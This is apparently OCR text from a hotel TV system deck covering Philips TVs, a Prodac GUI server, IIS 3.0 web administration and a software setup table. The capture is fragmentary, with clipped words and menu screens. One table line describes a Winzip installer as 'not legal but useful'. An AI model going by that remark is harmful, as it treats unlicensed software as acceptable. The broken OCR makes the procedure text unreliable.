

nation Server
The Web Server Designed For Windows NT Server
Books Online
Sample Site
Database
Programming
HTML
PHILIPS



ıternet Service
Manager
for Internet Information Server 3.0
Introduction
WWW
FTP
Gopher
Documentation
Welcome to the Microsoft Internet Information Server (IIS) Web-based administration tool. You can use this tool to administer or view your Microsoft Internet Information Server from remote locations. In order to log on successfully, please ensure that your Windows NT user account is a member of the Windows NT Administrators group. Note that it is not possible to start or stop IIS services with this Web administration tool.
Click here to start.
PHILIPS


TV INSTALLATION
INPUT
FRONT END
PHILIPS
2246


GUIClient Downloader
PHILIPS
TV
2322


My Computer
Network Neighborhood
Internet Explorer
Explorer
GUIClient Downloader
Start
PHILIPS
2322


SUCCESS
starting new client in 1 seconds
PHILIPS


MUTE
Microsoft ScanDisk
CHANNEL INSTALLATION
CHANNEL TV 67
CHANNEL RING DELETED
LABEL (NONE)
VIDEO BLANK OFF
AUDIO BLANK OFF
AUTO PROGRAM OK
EXIT
Pause
More Info
Exit
16x complete
PHILIPS


68
MUTE
CHANNEL INSTALLATION
CHANNEL TV 68
CHANNEL RING DELETED
LABEL (NONE)
VIDEO BLANK OFF
AUDIO BLANK OFF
AUTO PROGRAM
EXIT
PHILIPS


Software	Remarks
WebGUI V2 Software Setup	GUI Server Software Setup / Upgrade Shut down all running software before running this! (right click on each icon - bottom right - and select Close or Exit)
psAnywhere Basic Setup	english setup, version 8.01, for GUI Server
psAnywhere Host Setup	Install on Proxy and Clients. ATTENTION: Do NOT start this Setup on the GUI Server. Copy this directory to the \InetPub\wwwroot\client folder. Then you can FTP it from the client.
Winzip Setup	not legal but useful.
Content	Use the Prodac GUI Copy icon on the desktop...

© Copyright Granada Business Technology & Prodac.

Hotel TV – New Capabilities

- Change Room status
  - Cleaning
  - Minibar

